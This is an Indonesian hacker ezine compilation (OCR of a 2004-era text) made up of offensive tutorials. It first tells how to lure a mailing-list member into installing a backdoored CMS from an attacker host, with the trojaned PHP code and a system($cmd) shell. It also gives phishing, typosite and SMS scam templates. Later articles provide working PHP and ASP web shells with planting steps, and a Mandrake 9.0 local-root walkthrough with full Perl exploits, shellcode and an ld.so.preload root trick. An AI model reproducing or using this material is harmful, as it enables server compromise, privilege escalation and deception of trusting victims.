<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<
~~~~~~

Berdasarkan penjelasan pada bagian sebelumnya, kita akan membahas loophole yang terjadi
beserta metoda eksploitasinya. Perhatikan skema protokol interaksi dibawah !

```
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-

PROTOCOL

 [PERSON 1] ---- > REQUEST ---- > [PERSON 2] --- > RESPONSE ---- > [PERSON 1]
                  ^ -- > LOOPHOLE

=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
```



Loophole yang terjadi dikarenakan "keadaan untuk percaya" yang terjadi pada [PERSON 1]
dalam meminta pertolongan (REQUEST) pada [PERSON 2]. Pada dasarnya meminta pertolongan adalah kebutuhan dasar manusia dan ironi sekali jika sesorang yang meminta pertolongan tidak mempercayai orang yang 'di'minta'i' pertolongan.

Saat loophole sudah terbuka, maka eksploitasi dapat mulai kita lakukan. Pada bagian inilah social engineering diperlukan. Bagian psychology attack ini akan sangat menyenangkan.

From : bla-bla@mail.com
To : milis@milis.com
Reply-to : milis@milis.com
Subject : Program CMS yang sederhana, mudah digunakan, modular, mudah dimodifikasi dan gratis

Rekan yang baik.

Program CMS apa yang mudah dipergunakan, sederhana dan berukuran kecil. Akan saya gunakan untuk website pribadi saya di: bla-bla.com

Mohon bantuannya.


-=-=-=-=-

Saat ini celah telah terbuka, seorang penanya meminta bantuan dan memberikan kepercayaannya kepada setiap anggota forum. Menanggapi celah ini, attacker mempersiapkan balasan:

From : attacker@freak.com
To : milis@milis.com
Reply-to : milis@milis.com
Subject : [RE] Program CMS yang sederhana, mudah digunakan, modular, Mudah dimodifikasi dan gratis

>>Program CMS apa yang mudah dipergunakan, sederhana dan berukuran kecil. Akan saya
>>gunakan untuk website pribadi saya di: bla-bla.com
Gampang aja bro !! Gunakan aja Aura CMS buatan Arif Supriyanto, d/l aja langsung di: http://attackerhost.com/auracms.tar.gz

-=-=-=-=-




Aura CMS adalah software CMS yang sederhana dan menarik, dapat diperolah di: http://auracms.opensource-indonesia.com/ ,namun pada kesempatan ini attacker memberikan file yang telah dimodifikasi dan disisipi backdoor serta disimpan di website pribadinya.

Modifikasi kurang lebih seperti ini:

1. Dapatkan Aura CMS (Pada contoh digunakan versi: 1.1 / 10-Agust-2003)
2. Buka file index.php

```
<?
include "config.php";
global $judul_situs,$theme;
include "themes/$theme/header.php";
?>


<!-- awal isi aura cms -->
<?
if(!isset($pilih))$pilih='';
switch($pilih){
    case 'lihat':
      include "lihat.php";
      break;
    case 'search':
      include "search.php";
      break;
    case 'teman':
      include "teman.php";
      break;
    case 'pesan':
      include "pesan.php";
      break;
    case 'berita':
      include "berita.php";
      break;
    case 'arsip':
      include "arsip.php";
      break;
    case 'hal':
      include "hal.php";
      break;
    case 'gb':
      include "gb.php";
      break;
```



```
    default:
      include "normal.php";
      break;
}
?>
<!-- akhir isi aura cms -->

<?
include "themes/$theme/footer.php";
?>
```

Perhatikan bagian:

```
...
if(!isset($pilih))$pilih=";
switch($pilih){
    case 'lihat':
      include "lihat.php";
      break;
// sisipkan kode disini
    case 'shell':
      include "shell.php";
      break;
...
...
```

3. Buat file "shell.php"

----- shell.php -----


```
<?
system($cmd);
?>
```

----- shell.php -----

Ingat untuk meletakkan file shell.php dalam satu direktori (dalam direktori yang sama) dengan file index.php

File index.php pada Aura CMS mengambil nilai $pilih dan melakukan lompatan instruksi sesuai dengan nilai yang diberikan. Backdoor yang kita buat hanya dengan menambah/memberikan pilihan baru dengan nilai 'shell'.

Jika kita mengakses index.php?pilih=shell&cmd=ls maka index.php akan mengeksekusi shell.php dan memberikan nilai 'ls' kepada $cmd. Output yang diberikan berupa listing direktori/files pada direktori script berada.



Ingat fungsi system() akan mengeksekusi shell dan memberikan nilai parameternya kepada shell. Parameter ini relatif terhadap command shell sistem operasi. Jika kita menggunakan sistem operasi *nix, maka nilai parameter harus sesuai dengan command shell *nix. Lain halnya jika kita menggunakan sistem windust, maka nilai parameter harus sesuai pula dengan command shell windust.

win	lin
dir	ls
copy	cp
ren	mv
...	
...	

Sampai pada saat ini attacker hanya menunggu konfirmasi dari korban bahwa ia telah menggunakan Aura CMS dan berhasil melakukan set-up. Ada kalanya attacker akan mengirim email kepada korban, sekedar untuk memastikan bahwa korban telah masuk dalam perangkap.

Setelah itu, attacker dapat bersenang-senang dengan web-shell barunya :)

Tidak tertutup dalam hal menawarkan bantuan. Memberikan bantuan pun dapat dimanfaatkan sebagai sarana penipuan dan social engineering. Tidak jauh berbeda dengan metoda menawarkan bantuan, namun dalam metoda memberikan bantuan, perlu kita perhatikan beberapa
hal.

1. Kepercayaan.
   Sebagai orang pertama - yang notabene nya belum dikenal oleh korban - seorang attacker harus bisa mendapatkan kepercayaan korban. Mendapatkan kepercayaan ini relatif sulit. Seorang attacker harus mampu bersikap "selayaknya" diterima oleh korban. Dalam hal ini attacker harus mempelajari dulu sikap dan sifat korban, atau mengambil garis besar dan generalisasi.
2. Sikap Profesional.
   Secara logika, setiap orang akan mudah percaya dengan seseorang yang datang Dengan berpakaian rapi, ramah dan bersikap profesional. Hal ini harus dipegang oleh setiap attacker untuk bersikap profesional baik dalam hal bersikap dan bertuturkata.
3. Pengetahuan.
   Dalam menembus sistem dengan memanfaatkan social engineering, serta untuk mendapatkan kepercayaan dibutuhkan pengetahuan terhadap wilayah interen korban.

Skema protokol eksploitasi dengan metoda memberikan bantuan dapat di pelajari melalui
skema protokol dibawah !

=-

PROTOCOL

```
 [PERSON 1] ----> INFORM ----> [PERSON 2] (CURIOUS)
                                  ^ ------ >  LOOPHOLE
```

=-=-=-=-=-=-=-=-=--=-

~~~~~~
/? CH 05 The Art Of Deception.
<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<
~~~~~~

Perhatikan contoh email berikut:

From : hostmaster@webhosting.com
To : Widjaja Krama <w.krama@emil.com>
Subject : Update Account WeBh@stiNG Anda

Bapak Widjaja Krama Yang Terhormat.


Sehubungan dengan datangnya tahun baru 2004, kami melakukan penambahan fasilitas wml untuk layanan starterpack webhosting kami. Dengan wml, maka Anda akan mampu untuk membuat homepage yang dapat diakses melalui ponsel.

Untuk bisa mengaktifkan layanan tersebut, Anda kami harapkan bersedia meluangkan waktu untuk mengisi angket yang kami kami berikan. Silahakan kunjungi url ini: http://www.update-webhosting.com, isi angket yang tertera, lalu klik submit.
Setelah itu Anda harus mengisi kembali data-data pribadi Anda sebagai konfirmasi.

Selamat Tahun baru, selamat menikmati layanan-layanan kami !

-=-=-=-=-

Jika kita perhatikan contoh email diatas, celah kemanan terletak pada: angket pada url: http://www.update-webhosting.com. Mengapa ? Karena www.update-webhosting.com hanyalah sebuah typosite. Mirip dengan peristiwa klikbca.com, dimana Steven Haryanto membuat typosite yang memanfaatkan kesalahan mengetik url pada address-bar browser. Namun pada teknik ini kita memberikan sedikit sentuhan social engineering.



Contoh 2.
Belakangan ini dalam milis newbie_hacker@yahoogroups.com ada sebuah pesan:

From : debra_gd@yahoo.com
To : newbie_hacker@yahoogroups.com
Subject : (newbie_hacker) Important News for newbie_hacker Members

I was really far into debt.
Like Most I was in Financial dispair.
I could not seem to get ahead no matter how hard I tried.
Untill I found this place.
http://answers4save.place.cc
If you are in debt they can help you out.
Check them out today I did.
This email was sent because you joined our group.
If you do not wish to recieve any emails, unsubscribe.
by sending a mail here newbie_hacker-unsubscribe@yahoogroups.com

-=-=-=-=-


Teknik yang menarik sekali. Setiap pengguna layanan email, TIDAK (AKAN) PERNAH merasa nyaman terhadap spamming. Salah satu bentuk spamming yang paling praktis adalah dengan mendaftarkan korban ke berbagai mailing list. Bagi si korban, bentuk penyelamatan pasca spamming dengan teknik ini adalah "unsubscribe" dari mailing list bersangkutan. Attacker pada contoh diatas memanfaatkan celah psikologi ini untuk membuat korban unsubscibe dari mailing list yang memang "sengaja" (dengan sadar) diikutinya.

Contoh 3.
Contoh berikut merupakan bentuk penipuan yang paling sering dijumpai pada saat ini.

Anda memenangkan GEBYAR SIMPATI 1 MILYAR ! Silahkan hubungi Customer Service kami,
Bpk. HA** ******** 0812*******
Pengirim 222

-=-=-=-=-

Sudah tidak asing lagi, penipuan via SMS sangat marak sekali, bahkan tidak sedikit korban yang terjaring oleh Attacker. Attacker, dengan memanfaatkan fitur menyembunyikan id oleh beberapa operator GSM mengirimkan SMS jebakan kepada korban, lalu menambahkan baris:
"Pengirim 222" seolah-olah pesan dikirimkan secara resmi oleh pihak TelkomSel.



Masih banyak seni penipuan yang dapat dilakukan memanfaatkan anonimity. Namun tentunya efektifitas penipuan tergantung kepada Anda. Sejauh mana Anda mampu memanfaatkan sisi psikologis korban untuk FUN N' PROFIT. Saya tidak akan membahas lebih banyak lagi.
Berhubung dengan judul chapter ini "The Art Of Deception" silahkan Anda baca sendiri ebooknya pada URL:
http://fux0r.phathookups.com/textfiles/computer_culture/art%20of%20deception.DOC

~~~~~~

/? CH 06 The Last Word.

<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<

~~~~~~

INGAT, KEJAHATAN BUKAN HANYA TERJADI KARENA NIAT PELAKUNYA, TAPI JUGA KARENA KECEROBOHAN
ANDA !!!
WASPADALAH .... WASPADALAH !!!


.EOF

DEDICATED FOR: NILAM WINDA A.W
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

Greetz : echo|staff (Y3DIPS, the_day2000, COMEX, z3r0byt3, K-159, c-a-s-e)
echo|chatterz #e-c-h-o @ dal.net (mesra.kl.my.dal.net)
member newbie_hacker @ yahoogroups . com
m_beben (oik ..) - Bithedz - evil_bug - Murp - hyp3rl1nk << openuxindo.org >>
#aikmel | #kartubeben | #netstrikers | #minangcrew | #neoteker @ dal.net
>>> Special For d "BOT" :P :) (ATX-100 - sitinurhaliza - cyberbug)
`SAY OM M0BY GANTENG BANGET .. :P


All Geek Fu***n' People in SMU 3 PA##N#
My BUDDIEZZ in 3 IPA 4 SMU 3 PA##N#
ANCHA << THNX FOR D "CURHAT"
ALL D GIRLS << Thank You For Lovin' Me !!!

Memorialz : 24 MARET 2004 >> /me THE 17th ANIVERSARY
26 MARET 2004 >> NILAM WINDA A.W THE 17th ANIVERSARY
3 MEI 2004 >> SAY GOOD BYE !! PERPISAHAN SMU 3 PA##N#
2003/2004
... tIbAlah wAKtUNya ... DipENgHUjUng riNDu-kU ...
* pErpisAHaN aDALaH keNyAtaAn *
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~



(C)opyleft 29 MEI 2004

http://members.tripod.co.uk/geek0
() ASCII Blue Ribbon.
/\ Free Speech n' Thinking



Jenis-Jenis Backdooring Pada WebServer

Author: the_day || the_day@echo.or.id
Online @ www.echo.or.id :: http://ezine.echo.or.id

Dalam artikel ini ,saya akan mencoba membahas sedikit tentang sistem backdooring pada Webserver.
Backdoor biasanya digunakan attacker untuk kembali masuk ke server target yg sudah pernah dikuasainya.
Ada backdoor yg di access lewat shell dengan membuka port tertentu seperti shv4 dan ada backdoor yang di access lewat web "Backdooring web" dgn menumpang port 80 untuk menjalankan nya ,dan mengaksesnya pun lewat browser .
Disini saya cuma akan membahas tentang backdoor yg di access lewat browser .
Seperti kita ketahuan ada banyak sekali jenis web server dan setiap web server mempuyai language yg berbeda pula . Backdoor disini dibuat dengan bahasa-bahasa web programing seperti ASP,PHP dan Perl.dan dengan web server yang umum digunakan.

Jenis Web Server dan Bahasa Programing :

Web Server	language support
IIS	ASP,Perl/Cgi,cfm,php
Apache	PHP,Cgi


Table diatas merupakan web server yang umum digunakan .

Jenis Backdoor Menurut Bahasa Programing dan Web Server :

1. PHP Shell

   PHP shell merupakan backdoor dari script php yang fungsinya untuk menjalankan remote shell melalui web .Contoh Sederhana dari php shell :

```
<?
// CMD - To Execute Command on File Injection Bug ( gif - jpg – txt )
if (isset($chdir)) @chdir($chdir);
ob_start();
system("$cmd 1> /tmp/cmdtemp 2>&1; cat /tmp/cmdtemp; rm /tmp/cmdtemp");
$output = ob_get_contents();
```



```
ob_end_clean();
if (!empty($output)) echo str_replace(">", "&gt;", str_replace("<",
"&lt;", $output));
?>
```

---

save script diatas dgn nama cmd.php dan letakan di web server target mis di /home/user98/htdcos/images/cmd.php
Untuk Menjalankan backdoor tadi buka browser dan ketikan di alamat target
ex : http://faketarget.com/images/cmd.php?cmd=uname -a

Linux source1.sourcedns1.com 2.4.20-28.7smp #1 SMP Thu Dec 18 11:18:31 EST 2003 i686 unknown


Jadi http://faketarget.com/images/cmd.php?cmd=unix command
Kita masih bisa mengakses target melalui browser.

2. ASP Shell


ASP shell sama dengan PHP shell dan semua backdoor disini sistemnya sama aja.
Dalam asp shell kita membuat backdoor dengan script asp dan membuat script tersebut bisa mengeksekusi cmd.exe yang ada di web server target .contoh asp shell sederhana

---

```
<%@ Language=VBScript %>
<%
' cmd.asp adapted by all windows
' coded by echo
Dim oScript
Dim oScriptNet
Dim oFileSys, oFile
Dim szCMD, szTempFile
On Error Resume Next
Set oScript = Server.CreateObject("WSCRIPT.SHELL")
Set oScriptNet = Server.CreateObject("WSCRIPT.NETWORK")
Set oFileSys = Server.CreateObject("Scripting.FileSystemObject")
szCMD = Request.Form(".CMD")
If (szCMD <> "") Then
szTempFile = "C:\" & oFileSys.GetTempName( )
Call oScript.Run ("cmd1.exe /c " & szCMD & " > " & szTempFile,
0, True)
Call oScript.Run ("cmd.exe /c " & szCMD & " > " & szTempFile,
0, True)
Call oScript.Run ("command.exe /c " & szCMD & " > " &
szTempFile, 0, True)
Call oScript.Run ("command.com /c " & szCMD & " > " &
```



```
                    szTempFile, 0, True)
                    Set oFile = oFileSys.OpenTextFile (szTempFile, 1, False, 0)
                    End If
                    %>
                    <head>
                    <title>CmD ExPlOiT</title>
                    </head>
                    <body bgcolor="#000000">
                    <p style="margin-top: 0; margin-bottom: 0"><font
                    color="#00FF00"><b>Computer
                    Name:
                    <%= "\\" & oScriptNet.ComputerName %></b></font></p>
                    <p style="margin-top: 0; margin-bottom: 0">
<font color="#00FF00"><b>User Name:<%="\\" & oScriptNet.UserName
%></b></font></p><p style="margin-top: 0; margin-bottom: 0">
<font color="#00FF00"><b>HostName:</b>
<%=server.mappath("cmd.asp")%></font></p>
                    <FORM action="<%= Request.ServerVariables("URL") %>"
                    method="POST">
                    <p align="center" style="margin-top: 0; margin-bottom: 0">
                    <font color="#00FF00"><b><i>Type DOS Command
Here</i></b></font>E &lt;Enter&gt;
                    <p align="left" style="margin-top: 0; margin-bottom: 0">
                    <font color="#00FF00">
                    <input type=text name=".CMD" size=83 value="<%= szCMD
%>" style="color: #00FF00; background-color: ##00FF00; border-style: solid; border-
color: #000000">
<input type=submit value="<Click>" style="color: #00000; background-color: #00000;
border-style: solid; border-color: #000000">
                    </font>
                    </FORM>
                    <div align="left">
                    <pre style="margin-top: 0; margin-bottom: 0">
                    <font color="#FFFFFF">
                    <%
                    If (IsObject(oFile)) Then
                    On Error Resume Next
                    Response.Write Server.HTMLEncode(oFile.ReadAll)
                    oFile.Close
                    Call oFileSys.DeleteFile(szTempFile, True)
                    End If
                    %>
                    </font></pre></div>
                    ---------------------------------------------------------------------------
```



save dgn nama test.asp di dir tempat web nya ex :
D:\host\indianacom\www\images\test.asp
untuk mengaksesnya lewat browser tinggal
http://faketarget.com/images/test.asp

3. CGI Telnet


Cgi telnet sama seperti kedua backdoor diatas ,sama2 remote shell bisa digunakan di apache dan IIS .Backdoor ini dibuat dengan bahasa programing perl dan di save di dir cgi-bin umumnya.
Untuk scriptnya bs di ambil di
http://echostaff.hostrocket.com/test.txt
jgn lupa di rename menjadi test.pl,disave di folder cgi-bin dan di chmod +x kalau di apache
Untuk mengaksesnya http://faketarget.com/cgi-bin/test.pl

Trying www.bluemoon-design.co.uk...
Connected to www.bluemoon-design.co.uk
Escape character is ^]

Ok Mungkin segini aja yang bisa aku kasih ,mungkin akan menambah sedikit pengetahuan .Ingat artikel ini ditunjukan hanya untuk pengetahuan saja ,semua resiko di tanggung sendiri2 , dan pesan untuk para sys admin
web server spt syadmin telkomnetinstan.com "mas welly",sys admi nya uhahost "mas ilyasth" dan utk yang lain.
Ga ada 100 Server yang secure semua ada di tangan admin nya .

[the_day]

Created :24:06:04-19:10
Dedicated for Ultahnya Mitha :)
*greetz to:
[echostaff a.k.a y3dips, moby, comex ,z3r0byt3,K-159,c-a-s-e,S`to]
m_beben,yudhax,Bithedz,Lieur-Euy,Biatch-X
anak2 newbie_hacker,$the community,$peci@l temen2 seperjuangan
kritik && saran kirimkan ke the_day[at]echo.or.id
And All #e-c-h-o & #aikmel Crew
#e-c-h-o & #aikmel @dal.net



Exploit Mandrake 9.0 Local root

Author: the_day || the_day@echo.or.id
Online @ www.echo.or.id :: http://ezine.echo.or.id ::YM :the_day2000

Sekarang kita akan coba sploit mandrake 9.0 dengan local sploit dengan memanfatkan bug ml85p yg ada pada mdk 9.0 secara default.Artikel ini diambil dari http://bismark.extracon.it.dan dicoba di mdk 9.0

```
[the_day@mysarah data]$ls -l /usr/bin/ml85p
-rwsr-x--- 1 root sys 12344 Set 17 13:20 /usr/bin/ml85p
```

Terlihat bahwa group file ml85p adalah sys

```
[the_day@mysarah data]$ls -l /usr/bin/mtink
-rwxr-sr-x 1 lp sys 132600 Set 17 13:20 /usr/bin/mtink
[the_day@mysarah data]$ls -l /usr/bin/escputil
-rwxr-sr-x 1 lp sys 32088 Set 17 13:20 /usr/bin/escputil
```

Diatas adalah file2 yg vuln dan mempunyai bug .
file mtink vuln stack overflow dan escputil
stack over dalam command line arg.
Disini kita akan sploit dan mendapatkan gid sys melalui
vuln dari kedua file tadi.

```
[the_day@mysarah data]$id
uid=501(the_day) gid=501(the_day) groups=501(the_day)
[the_day@mysarah temp]$perl priv8mtink.pl
Priv8security.com Mandrake 9 mtink local sys exploit!!
usage: priv8mtink.pl offset
Using address: 0xbffffa80
sh-2.05b$ id
uid=501(the_day) gid=3(sys) groups=501(the_day)
```


yup kita udah bs ke gid sys
Sekarang kita coba local sploit ml85p

= Membuat file kedalam system

```
sh-2.05b$perl priv8ml85p.pl /root/test
Let write some files ok ;p
Now just press enter ;)
Wrong file format.
file position: ffffffff
sh-2.05b$

[the_day@mysarah root]#pwd
/root
[the_day@mysarah root]#ls -l test
-rw-r--r--    1 root     sys         1064 May 18 15:43 test
```

= Getting root

```
[the_day@mysarah root]#id
```




```
uid=501(the_day) gid=3(sys) groups=501(the_day)
sh-2.05b$ perl priv8ml85p.pl /etc/ld.so.preload
Let write some files ok ;p
Now just press enter ;)
Wrong file format.
file position: ffffffff
sh-2.05b$ ls -l /etc/ld.so.preload
-rw-rw-rw- 1 root sys 3 May 18 15:50    /etc/ld.so.preload
sh-2.05b$ cd /tmp
sh-2.05b$ echo 'int getuid(void) { return 0; }' > lib.c
sh-2.05b$ export PATH="/usr/bin:/usr/sbin:/sbin:/bin"
sh-2.05b$ gcc -fPIC -c /tmp/lib.c
sh-2.05b$ gcc -o /tmp/lib.so -shared /tmp/lib.o
sh-2.05b$ echo "/tmp/lib.so" > /etc/ld.so.preload
sh-2.05b$ su -
[root@mysarah temp]# id
uid=0(root) gid=0(root) groups=0(root)
```

Yup kita sudah dapat akses root :)

---

priv8escputil.pl

```
#!/usr/bin/perl
############################################################
#Priv8security.com escputil local sys exploit.
#
# Tested on Mandrake 9.0 only.
# Based on
#http://www.idefense.com/advisory/01.21.03.txt
############################################################
$shellcode =
"\x31\xc0\xb0". #setregid(x,x) - where x = x03 sys gid
"\x03". # x = x03 sys gid
"\x89\xc3\x89\xc1\xb0\x47\xcd\x80".#end setregid()
"\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69".
"\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80";
$size = 1050;
$retaddr = 0xbffff4e0;
$nop = "\x90";
$offset = 0;

if (@ARGV == 1) {
$offset = $ARGV[0];
}
print " Priv8security.com Mandrake 9 escputil local
```




```
sys exploit!!\n";
print " usage: $0 offset\n";
for ($i = 0; $i < ($size - length($shellcode) - 4);
$i++) {
$buffer .= $nop;
}
$buffer .= $shellcode;
print " Using address: 0x",
sprintf('%lx',($retaddr + $offset)), "\n";
$newret = pack('l', ($retaddr +
$offset));
for ($i += length($shellcode); $i <
$size; $i += 4) {
$buffer .= $newret;
}
exec("/usr/bin/escputil -c -P
$buffer");
```

---


priv8ml85p.pl

```
#!/usr/bin/perl
########################################################
#Priv8security.com ml85p local root exploit.
# This exploit erase any file on system, u ll need group sys to do it
# so run priv8mtink.pl or priv8escputil.pl to getit ;)
# Tested on Mandrake 9.0 only.
# Based on
#http://www.idefense.com/advisory/01.21.03.txt
########################################################
if (@ARGV == 1) {
$file = $ARGV[0];
$b = "/tmp/ml85g";
$b .= time();
exec(umask 000);
system("ln -s $file '$b'");
print "Lets write some files ok ;p\n";
print "Now just press enter....\n";
if (system("/usr/bin/ml85p -s") == -1){
print "You cant run ml85p, check
if u have gid sys...\n";
}
exit(1);
} else {
print "\n!!! Priv8security.com ml85p local
root exploit by wsxz !!!\n";
```




```
print " Usage: perl $0
file-to-overwrite\n\n";
}
-------------------------------------------------------------------
priv8mtink.pl
-------------------------------------------------------------------
#!/usr/bin/perl
###########################################################
#Priv8security.com mtink local sys exploit.
# Tested on Mandrake 9.0 only.
# Based on
#http://www.idefense.com/advisory/01.21.03.txt
###########################################################
$shellcode2 =
"\x31\xc0\xb0". #setregid(x,x) - where x = x03 sys gid
"\x03". # x = x03 sys gid
"\x89\xc3\x89\xc1\xb0\x47\xcd\x80".#end setregid()
"\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69".
"\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80";
$size = 1056;
$retaddr = 0xbffffa80;
$nop = "\x90";
$offset = 0;
if (@ARGV == 1) {
$offset = $ARGV[0];
}
print " Priv8security.com Mandrake 9 mtink local sys exploit!!\n";
print " usage: $0 offset\n";
for ($i = 0; $i < ($size -
length($shellcode2) - 4); $i++) {
$buffer .= $nop;
}
$buffer .= $shellcode2;
print " Using address: 0x",
sprintf('%lx',($retaddr + $offset)), "\n";
$newret = pack('l', ($retaddr + $offset));
for ($i += length($shellcode2); $i< $size; $i += 4) {
$buffer .= $newret;
}
local($ENV{'HOME'}) = $buffer;
exec("/usr/bin/mtink");
-------------------------------------------------------------------
```

Mungkin hanya ini yg bisa aku kasih .maaf kalau ada kekurangan :D.
[the_day]



REFERENSI

http://bismark.extracon.it
*greetz to:
